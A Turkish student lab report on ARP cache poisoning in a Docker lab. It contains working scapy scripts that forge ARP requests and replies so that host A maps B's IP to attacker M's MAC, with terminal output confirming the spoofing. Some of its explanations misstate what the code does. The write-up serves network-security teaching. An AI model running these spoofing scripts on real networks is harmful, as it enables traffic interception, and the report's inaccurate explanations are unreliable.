Final Proje Raporu

Eskişehir Osmangazi Üniversitesi

Ağ Güvenliği

(152118514)

Özlem Kayıkcı

152120191043

Dr. Öğr. Üyesi İlker Özçelik

2022-2023


İçindekiler

GİRİŞ


Bu projede gerçekleştirilen bazı kavramlar ve açıklamaları şu şekildedir ; ARP düğüm eşitleme, bir ağdaki iki düğümün (genellikle A ve B olarak adlandırılır) ağ trafiğini gönderirken aralarında bir saldırgan düğümün (genellikle M olarak adlandırılır) yer aldığı senaryolarda kullanılan bir tekniktir. ARP düğüm eşitleme, A ve B düğümlerinin ARP tablolarını manipüle ederek ağ trafiğini saldırgan düğüm üzerinden yönlendirmeyi amaçlar.ARP önbellek zehirleme, bir saldırganın bir ağdaki hedef cihazın (A veya B gibi) ARP önbelleğini manipüle etmesini sağlayan bir saldırı türüdür. Saldırgan, ARP istekleri ve yanıtları göndererek hedef cihazın ARP önbelleğindeki MAC/IP çiftlerini değiştirir. Bu şekilde, hedef cihaz, yanlış MAC adreslerine sahip IP adreslerine yönlendirilen ağ trafiğini kabul edebilir.ARP zehirleme saldırısı, ağdaki cihazların ARP tablolarını manipüle ederek ağ trafiğini saldırganın kontrol ettiği bir yönde yönlendirmeyi hedefleyen bir saldırı türüdür. Bu saldırıda, saldırgan, hedef cihazlara sahte ARP yanıtları (reply) göndererek kendisini başka bir cihazın MAC adresi olarak tanıtır. Böylece, ağdaki diğer cihazlar, hedef cihazın gerçek MAC adresine sahip olduklarını düşünerek ağ trafiğini saldırgan üzerinden yönlendirir. ICMP, IP tabanlı ağlarda kullanılan bir iletişim protokolüdür. ICMP, hata mesajları, yönlendirme bilgisi ve ağ cihazları arasında durum bildirimleri gibi bilgilerin iletimini sağlar. Aradaki adam saldırısında, saldırgan ICMP paketlerini kullanarak A'dan B'ye ve B'den A'ya iletişimi sağlar. ICMP paketleri, saldırganın kontrol ettiği ağ trafiğini yönlendirmek ve hedef cihazlara sahte bilgiler göndermek için kullanılabilir.

ARP ÖNBELLEK ZEHİRLEMESİ VE DÜĞÜM EŞİTLEME


Projenin ilk adımında setup işlemini gerçekleştirip, dockerları başlatmak ve derlemek için gerekli olan kodları docker-compose build ve docker-compose up Labsetup klasörünün içinde açtığımız terminale yazdıktan sonra karşılaştığımız terminal görüntüsü aşağıda verilmiştir.



Ağ trafiğini izlemek için wireshark ortamını kullanıyoruz.



Dockps komutu docker konteynerlarının durumunu görüntülemek için kullanılır. Ekran görüntüsünde ağ topolojisinde yer alan makineler ID'leri ile birlikte verilmiştir.



Ardından alttaki ekran çıktısındaki kod çalıştırılarak makinelerin root kısmına erişiyoruz. Root kısmına erişmenin ardından ifconfig komutuyla mac adreslerini de ulaşıyoruz.

```
[05/29/23]seed@VM:~/.../Labsetup$ docker exec -it e3479814837e /bin/bash
root@e3479814837e:/# ^C
root@e3479814837e:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 68  bytes 10389 (10.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@e3479814837e:/#
```

```
[05/29/23]seed@VM:~/.../Labsetup$ docker exec -it 8d76cf50f441 /bin/bash
root@8d76cf50f441:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 68  bytes 10389 (10.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@8d76cf50f441:/#
```

```
[05/29/23]seed@VM:~/.../Labsetup$ docker exec -it 70d299d60dcc /bin/bash
root@70d299d60dcc:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 69  bytes 10519 (10.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@70d299d60dcc:/#
```

Aşağıdaki tabloda bulunan sonuçlar girilmiştir.

Ad	IP	MAC
A	10.9.0.5	02:42:0a:09:00:05
B	10.9.0.6	02:42:0a:09:00:06
M	10.9.0.105	02:42:0a:09:00:69


ls(Ether) ve ls (ARP) komutlarını değiştirilebilecek alanları görmek için kullanıyoruz.

```
[05/29/23]seed@VM:~/.../volumes$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                    = (None)
src        : SourceMACField                  = (None)
type       : XShortEnumField                 = (36864)
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
hwlen      : FieldLenField                   = (None)
plen       : FieldLenField                   = (None)
op         : ShortEnumField                  = (1)
hwsrc      : MultipleTypeField               = (None)
psrc       : MultipleTypeField               = (None)
hwdst      : MultipleTypeField               = (None)
pdst       : MultipleTypeField               = (None)
>>>
```

Alttaki Python kodu, "scapy" adlı bir Python kütüphanesi kullanarak bir ARP (Address Resolution Protocol) paketi oluşturup göndermek için kullanılır.

```python
#!/usr/bin/env python3
from scapy.all import *


A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

E = Ether(src=M_mac, dst=A_mac)
A = ARP(hwsrc=M_mac, psrc=B_ip,
        hwdst=A_mac, pdst=A_ip)
A.op = 1        # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
```


arp-request.py




M makinesinin rootunda cd volumes/ komutuyla ulaştığımız arp-rquest.py kod dosyasını python3 komutu kullanarak çalıştırıyoruz.

Paketin tamamlanması için bir Ethernet (Ether) çerçevesi oluşturulur. Bu çerçeve, kaynak MAC adresini "M_mac" (02:42:0a:09:00:69) olarak, hedef MAC adresini "A_mac" (02:42:0a:09:00:05) olarak ayarlar. Bu kodu kullanarak, M (10.9.0.105) IP adresi üzerinden A (10.9.0.5) IP adresine ARP isteği gönderilir.

Wireshark ortamında ARP incelemesi aşağıdaki gibidir.



İşlem sonrası arp -n komutu çalıştırıldığında HWadresi ve Address için aşağıdaki sonucu aldık.



Kodun başarıyla çalıştığını hem wireshark ortamında hem de arp -n komutuyla görmüş olduk.

Bu Python kodu, "scapy" kütüphanesini kullanarak bir ARP (Address Resolution Protocol) yanıtı (reply) oluşturup göndermek için kullanılır.Bu kod, M (10.9.0.105) IP adresine sahip bir cihazın, B (10.9.0.6) IP adresine sahip cihaza ARP yanıtı olarak cevap vermesini sağlar. Bu sayede M cihazı, B cihazının MAC adresini öğrenir ve ağda iletişim kurmak için bu bilgiyi kullanabilir.

```
#!/usr/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

E = Ether(src=M_mac, dst=A_mac)
A = ARP(hwsrc=M_mac, psrc=B_ip,
        hwdst=A_mac, pdst=A_ip)
A.op = 2        # 1 for ARP request; 2 for ARP reply
pkt = E/A
pkt.show()
sendp(pkt)
```


arp-reply.py

Senaryo 1: B'nin IP'si zaten A'nın önbelleğindedir.

B'nin IP'sini A'nın önbelleğine almak için, önce A'ya B'ye ping atıyoruz. Ardından arp -n komutu çalıştırılır sonrasında kod aşağıdaki şekilde çalıştırırlır ve arp -n komutuyla işlem sonucu gözden geçirilir.

```
root@8d76cf50f441:/volumes# python3 arp-reply.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@8d76cf50f441:/volumes# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@8d76cf50f441:/volumes#
```

Wireshark ortamında ARP incelemesi aşağıdaki gibidir.




Senaryo 2: B'nin IP'si A'nın önbelleğinde değildir ; arp -d komutuyla arp önbelleğinden IP silinir.

```
root@8d76cf50f441:/volumes# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8d76cf50f441:/volumes# arp -d 10.9.0.6
root@8d76cf50f441:/volumes# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@8d76cf50f441:/volumes#
```

```
root@8d76cf50f441:/volumes# python3 arp-reply.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@8d76cf50f441:/volumes#
```

Wireshark ortamında ARP incelemesi aşağıdaki gibidir.



Bu Python kodu, "scapy" kütüphanesini kullanarak bir ARP (Address Resolution Protocol) isteği oluşturup ağa göndermek için kullanılır.

```python
#!/usr/bin/python3
from scapy.all import *


A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"
ALL_mac = "ff:ff:ff:ff:ff:ff"

E = Ether(src=M_mac, dst=ALL_mac)
A = ARP(hwsrc=M_mac, psrc=B_ip,
        hwdst=ALL_mac, pdst=B_ip)
A.op = 1        # 1 for ARP request; 2 for ARP reply
pkt = E/A
pkt.show()
sendp(pkt)
```


arp3.py

Senaryo 1: B'nin IP'si zaten A'nın önbelleğindedir. Ping komutuyla bu gerçekleştirilebilir.


```
root@70d299d60dcc:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.462 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.422 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.208 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.199 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.226 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.207 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.175 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=63 time=0.204 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=63 time=0.173 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=63 time=0.223 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=63 time=0.186 ms
64 bytes from 10.9.0.5: icmp_seq=12 ttl=63 time=0.262 ms
```

Ardından kod çalıştırılır.

İşlem sonucu wireshark ortamında izlenmiştir.




Ardından arp önbelleğine bakılmıştır.

